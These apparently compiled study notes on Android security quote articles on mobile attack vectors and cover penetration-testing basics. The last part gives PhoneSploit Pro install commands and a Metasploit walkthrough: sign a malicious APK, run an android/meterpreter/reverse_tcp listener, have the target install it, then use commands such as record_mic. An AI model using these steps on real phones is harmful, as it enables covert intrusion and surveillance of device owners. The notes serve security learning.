Android attack
Common Attack Methods
- Social engineering
- Malvertising
- Smishing
- Malware
- Pretexting
- Breaking in via Bluetooth
- Man-in-the-middle Wi-Fi attacks
Social engineering
Smartphone operating systems generally have stricter security regimes than PCs or servers, with application code running in a sandboxed mode that prevents it from escalating privileges and taking over the device. But that much vaunted security model, in which mobile users need to take affirmative action in order for code to access protected areas of the phone’s operating system or storage, has a drawback: it results in an abundance of pop-up messages that many of us learn to tune out. “Applications on mobile devices segregate permissions in order to protect the user from rogue apps having a free for all with your data,” says Catalino Vega III, Security Analyst at Kuma LLC. “The prompt becomes familiar: ‘Do you want to allow this application access to your photos?'”
“This really adds just a single step between the provisioning of that access to the application,” he continues. “And because of the way the user experience has conditioned the acceptance of most prompts as a gate to accessing functionality, most users will just allow the app access to whatever it is requesting. I think this may be something we are all guilty of at some point.”
Malvertising
One particularly important vector for these kinds of deceptive dialog boxes are so-called “malvertisements,” which piggyback onto the infrastructure developed for the mobile advertising ecosystem, whether in a browser or within an app.
“The goal is to get you to click on the advertisement,” says Chuck Everette, Director of Cybersecurity Advocacy at Deep Instinct. “They are trying to lure you in with something that will get you to click before you think—a knee-jerk reaction, or something that looks like an alert or warning.” The aim, he says, is to “try and scare you or tempt you into clicking on the link.”
Smishing
Another vector attackers use to get that all-important tappable link in front of their victims is SMS text messaging, with a whole different set of social engineering tricks in play; the practice is known as SMS phishing or smishing, and it snags the gullible and the high-powered alike.
“There are multiple ways that cybercriminals can utilize SMS phishing, depending on their intention and goal,” says Rasmus Holst, CRO of Wire. “If the objective is to install malware onto a device, then a file is usually attached accompanied by a message that tries to persuade the user to click and download it.
Malware
If a hacker can’t trick you into clicking a button and unwittingly lowering your phone’s security barriers, they might seek out someone who’s already done so deliberately by jailbreaking their phone. Jailbreaking is seen by many as allowing users to better customize their device and install the apps of their choice from unofficial sources, but by its nature it relaxes the strict security sandboxing that keeps smartphones locked down.
“Hackers create applications that users would have a genuine interest in, such as a free VPN, with the intention of downloading malware onto unsuspecting users’ devices,” says David Schoenberger, founder and Chief Innovation Officer of Eclypses. “Once these malicious applications are downloaded onto a device, they detect whether that device has been rooted or jailbroken — and if so, they steal personally identifiable information and other sensitive data.
Pretexting
Finally, if the user won’t give up control of their device willingly, an attacker can go over their head to their mobile provider. You might remember the mid ’00s British media scandal in which tabloids used what they called “blagging” techniques to access the mobile voicemail boxes of celebrities and crime victims. This process, also known as pretexting, involves an attacker piecing together enough personal information about their victim to plausibly impersonate them in communications with their phone provider and thus getting access to the victim’s account.
Phishing & Blagging: what’s the difference?
- Blagging
A blagging attack is a version of a phishing attack, again with its background in social engineering. Blagging is the act of inventing a specific scenario to try and engage with the victim. The scenario will be set up so that it increases the chance that the victim will share their sensitive information or data.
An example of a blagging attack which has become increasingly popular over the last couple of years, involves cyber criminals posing as someone close to you – often a child or grandchild.
They create a scenario pretending that they are your child, and message you saying they have an overdue bill to pay, or they’ve been in an accident and need to quickly transfer a specific amount of money. This will often be followed up by emotive language and promises to call afterwards, as they are “unable to” right at that moment.
These blagging attacks have claimed thousands of pounds from unsuspecting victims, tricked by their desire to help their loved one.
reference to:Phishing & Blagging: What's The Difference? | Boxphish
Breaking in via Bluetooth
There are a pair of wireless attack vectors that hackers can use to breach phones without tricking anyone into giving up permissions. Both require physical proximity to the target but can sometimes be pulled off in public spaces. “The Bluetooth connection is one of the weak spots for a smartphone, and hackers often use special methods to connect to devices that operate on Bluetooth and hack them,” says Aleksandr Maklakov, a tech and security expert and CIO at MacKeeper. “This is a common hacking method because many people keep their Bluetooth connection on. If a Bluetooth connection is unregulated, hackers can get close to your smartphone and hack their way in without notice.”
Man-in-the-middle Wi-Fi attacks
Another potential wireless attack vector is a man-in-the-middle Wi-Fi attack. ” Many people tend to connect their smartphones with the freely available public Wi-Fi whenever they get an opportunity,” explains Peter Baltazar, a cybersecurity expert and technical writer at MalwareFox.com. “This habit can lead to major trouble as clever hackers can intercept the connection and infiltrate the phone.” By intercepting communications, hackers can get a wealth of information without ever taking control of the user’s phone. (Communication that uses TLS 1.3 is much more difficult to intercept in this way, but that protocol still hasn’t been universally rolled out.)
reference to:How to hack a phone: 7 common attack methods explained | CSO Online
Types of Android Attacks
Untrusted APK’s:
Attackers lure users to download applications from untrusted sources. These APK’s may contain malicious software inside them, giving the attacker remote access to the mobile device when the APK is installed by the user.
SMS:
The user may come across a suspicious SMS giving them big bounty’s. When the users click that particular link in the message, they may be redirected to a malicious website giving away their sensitive information or may lead to financial loss.
Email:
Phishing emails may redirect the users to malicious websites compromising the user’s details. SPAM emails may steal information from the users.
Spying:
Some applications may spy on the mobile users and report to the remote attackers.
App sandboxing issues:
Sandboxing is the process of testing an App in a limited resource environment against various threats and attacks. If sandboxing has issues, it means that malicious applications can bypass this mechanism.
Rooting:
Rooting is done for increasing speed and performance of an android device. This is not a recommended solution by the android authorities. When a phone is rooted, it loses its warranty and may open the door for various malware and allows the attacker to take control of the device remotely.
reference to:Types of Android Attacks | Ethical Hacking (greycampus.com)
Android penetration
What is Android penetration testing?
Mobile or Android penetration testing aims to detect security vulnerabilities and ensure that mobile applications are not vulnerable to attacks.
(Android and iOS operating systems have a combined market share of 99.35 percent.)
Android package (APK) file structure
An Android Package (APK), is an archive file with a .apk suffix, and it contains all the files (code and assets) that are required in order for the Android application to run.
APK files can be unpacked using the command unzip app_name.apk in Linux. The image below shows the unzipped structure of an APKfile:
- METTA-INF: Contains verification information that is generated when the app is signed.
- MANIFEST.MF: Contains a list of names/hashes (usually SHA256 in Base64) for all the files of the APK.
- CERT.SF: Contains a list of names/hashes of the corresponding lines in the MANIFEST.MF file.
- CERT.RSA: This file contains the public key and the signature of CERT.SF.
- Assets: Contains assets that developers bundle with the application, and can be retrieved by the AssetManager. These assets can be images, videos, documents, databases, etc.
- lib: Contains native libraries with compiled code, for different device architectures.
- res: Contains predefined application resources, like XML files that define a state list of colors, user interface layout, fonts, values, etc.
- AndroidManifest.xml: A manifest file that describes the application's package name, activities, resources, version, etc.
- classes.dex: Contains all the java classes in a dex (Dalvik Executable) file format, to be executed by the Android Runtime.
- resources.arsc: Contains precompiled resources. It holds information that will link the code to resources.
OWASP Mobile Top Ten
The Open Web Application Security Project (OWASP) is a nonprofit foundation that provides security tips and methodologies mainly for web applications. In 2016 OWASP created their latest list of Mobile Top 10 Vulnerabilities. It refers to the impact each vulnerability has on individuals and businesses and suggests methods of prevention.
Suggested tools
- Android Debug Bridge (ADB): A versatile command-line tool that lets you communicate with a device.
- Dex2jar: Converts .dex files to .class files, zipped as a jar file.
- JD-GUI: A standalone graphical utility that displays Java sources from CLASS files.
- JADX: Command line and GUI tools for producing Java source code from Android Dex and APK files.
- APKTOOL: A tool for reverse engineering 3rd party, closed, binary Android apps.
- Burp Suite: A set of tools used for web applications penetration testing.
- Frida: A dynamic instrumentation toolkit for developers, reverse engineers, and security researchers.
- Objection: A runtime mobile exploration toolkit, powered by Frida, built to help you assess the security posture of your mobile applications, without needing a jailbreak.
- Ghidra: A software reverse engineering (SRE) suite of tools developed by NSA's Research Directorate in support of the Cybersecurity mission.
- Drozer: drozer (formerly Mercury) is the leading security testing framework for Android.
- MobSF: Mobile Security Framework (MobSF) is an automated, all-in-one mobile application (Android/iOS/Windows) pen-testing, malware analysis and security assessment framework capable of performing static and dynamic analysis.
Five effective Android penetration testing techniques
In an Android device, there are many things you test to discover security flaws.
Reversing the code of an APK (Android Package) file, intercepting HTTP requests, or even enumerating the file structure of an installed application, could lead to the potential exposure of sensitive information that might allow us to change the intended logic flow of a particular functionality. I'll explain how to examine an Android device in the sections below.
Local data storage enumeration
In order to enumerate the file structure of an installed application, we need to have access to a real or emulated device. This could be achieved by using the Android Debug Bridge (ADB), a command-line tool that lets you communicate directly with the device. Using ADB, we can install and debug applications, while the Unix shell it provides can be used to run commands on the device.
The directories listed below are the most important directories in an Android device and are worth being aware of.
- /data/data: Contains all the applications that are installed by the user.
- /data/user/0: Contains data that only the app can access.
- /data/app: Contains the APKs of the applications that are installed by the user.
- /system/app: Contains the pre-installed applications of the device.
- /system/bin: Contains binary files.
- /data/local/tmp: A world-writable directory.
- /data/system: Contains system configuration files.
- /etc/apns-conf.xml: Contains the default Access Point Name (APN) configurations. APN is used in order for the device to connect with our current carrier’s network.
- /data/misc/wifi: Contains WiFi configuration files.
- /data/misc/user/0/cacerts-added: User certificate store. It contains certificates added by the user.
- /etc/security/cacerts/: System certificate store. Permission to non-root users is not permitted.
- /sdcard: Contains a symbolic link to the directories DCIM, Downloads, Music, Pictures, etc.
Enumerating
In Android, the directory /data/data/ contains the installation directories of every application that is installed on the device. This directory is private and cannot be accessed by other apps or by non-root users. Having root access via ADB, we can list the contents of this directory.
As mentioned earlier, applications that are stored in the internal memory of the device reside in the directory /data/data/. In some cases, directories like databases and shared_prefs are created as part of the installation process. The databases directory is usually populated when the app is first run, storing structured data in a private database.
Having access to the device via ADB, we can enumerate any available databases using the sqlite3 client. Let’s say that the /data/data/com.example.demo package is installed, and a database is used for storing data. In that case, the database can be found under the directory /data/data/com.example.demo/databases/.
Once the database is identified, we can use the sqlite3 tool to read its content.
Databases are not the only place where data is stored. In the source code, SharedPreferences are objects that point to XML files in order to read and write on them. These XML files eventually will contain a collection of key-value pairs, and will be stored in a directory called shared_prefs. Reading these files, sensitive information can be gained.
Storing any sensitive values in encrypted form can mitigate information disclosure attacks like the one we saw earlier. Also, using libraries like EncryptedSharedPreferences might be a good solution for securing the content of the XML files, as it encrypts the key-value pairs.
Extracting the APK from the device
Let’s now assume that the application is not available in the Google Play store. When an application is already installed on the device, the APK file is stored in the directory /data/app/<package name>-1/base.apk.
For example, if the package name is com.example.myapp, the full path of the APK should be /data/app/com.example.myapp-1/base.apk.
We can see that the package name is followed by a number. In some Android versions this is a sequence number, and in other versions a random string. Reading the content of the directory /data/app/ is not permitted for non-root users, and thus it is difficult to guess the full package name of the app.
To get the package name we can type the following command, since the app name is usually a part of the package name.
Once we get the package name, we type the following command to get the full path of the APK file.
Finally, we can type the following command to retrieve the base.apk file.
Intercepting network traffic
The process of intercepting HTTP requests in Android using Burp Suite is straightforward. Many Android apps are using servers to process or store data remotely. While the app and the server are communicating, one could intercept the requests/responses, and read the data that are sent over the HTTP protocol.
Let’s examine a scenario in which the app is featuring a login form that sends the data to a remote server, in order to authenticate the user. Furthermore, this app has the user’s credentials stored from a previous session, but the password is hidden and thus, it’s unreadable.

reference to:yakit MITM APP
How to hack android phones with Phonesploit
What is PhoneSploit?
PhoneSploit Pro is a powerful open-source tool written in Python language to remotely exploit Android devices using ADB (Android Debug Bridge) and Metasploit-Framework. It comes with Metasploit Integration. With only one click, this tool can fully hack an Android smartphone by automatically creating, installing, and running a payload on the target device using the Metasploit Framework and ADB. This project aims to simplify Android device penetration testing. Now PhoneSploit Pro handles learning commands and parameters for you. You may quickly test the security of your Android devices using this tool.
- install
# install adb
sudo apt install adb
# install scrcpy in linux
# for Debian/Ubuntu
sudo apt install ffmpeg libsdl2-2.0-0 adb wget \
                 gcc git pkg-config meson ninja-build libsdl2-dev \
                 libavcodec-dev libavdevice-dev libavformat-dev libavutil-dev \
                 libswresample-dev libusb-1.0-0 libusb-1.0-0-dev

git clone https://github.com/Genymobile/scrcpy
cd scrcpy
./install_release.sh
# update scrcpy
git pull
./install_release.sh
# uninstall scrcpy
sudo ninja -Cbuild-auto uninstall

# install phonesploit-pro
git clone https://github.com/AzeemIdrisi/PhoneSploit-Pro.git
cd PhoneSploit-Pro/
pip install -r requirements.txt
- usage:
Tip
在安装adb时,如果你使用的是wsl中的kali,那么可能需要注意adb版本,如果adb版本和windows差距过大,可能导致wsl无法识别windows USB连接的手机,如果要在wsl中使用windows的adb,那么你可以开启环境变量共享,随后配置别名alias adb="adb.exe"或者直接使用adb.exe即可
reference to:How to hack android phones with Phonesploit - GeeksforGeeks
Android Exploit Using MSF
Creating and Deploying the Malicious APK
Keystore Generation
A keystore holds certificates used to sign Android apps, ensuring their integrity and authenticity.
sudo keytool -genkey -V -keystore key.keystore -alias emi -keyalg RSA -keysize 2048 -validity 10000
Signing the APK
install jdk-11
This process is vital for app installation on Android devices.
Verify the keystore
After signing the APK, it’s a good practice to verify that the APK is signed properly
Optimizing with Zipalign
The zipalign -v 4 android2.apk signed_jar.apk command optimizes the APK file, enhancing the app's performance on Android devices. It ensures uncompressed data within the APK is aligned on 4-byte boundaries.
Msfconsole Setup
Set up a listener in Metasploit using sudo msfconsole, configuring the payload with set payload android/meterpreter/reverse_tcp and setting LHOST and LPORT to your IP address and port, respectively. These commands prepare Metasploit to receive the connection from the exploited device.
Handling the Target Device
Access the hosted APK from the Android device and proceed with installation, noting the security risks involved in disabling Play Protect. This step demonstrates the installation process of a potentially malicious app.
Post-Exploitation
Once a Meterpreter session is established, commands like sysinfo, check_root, and record_mic allow interaction with the device. Each command serves a specific purpose, from gathering device information to executing remote commands, showcasing the extent of control an attacker can gain
you also can use 'help' show check more command
15 Ways to Make Android More Secure
reference to:15 Ways to Make Android More Secure in 2024 - PrivacySavvy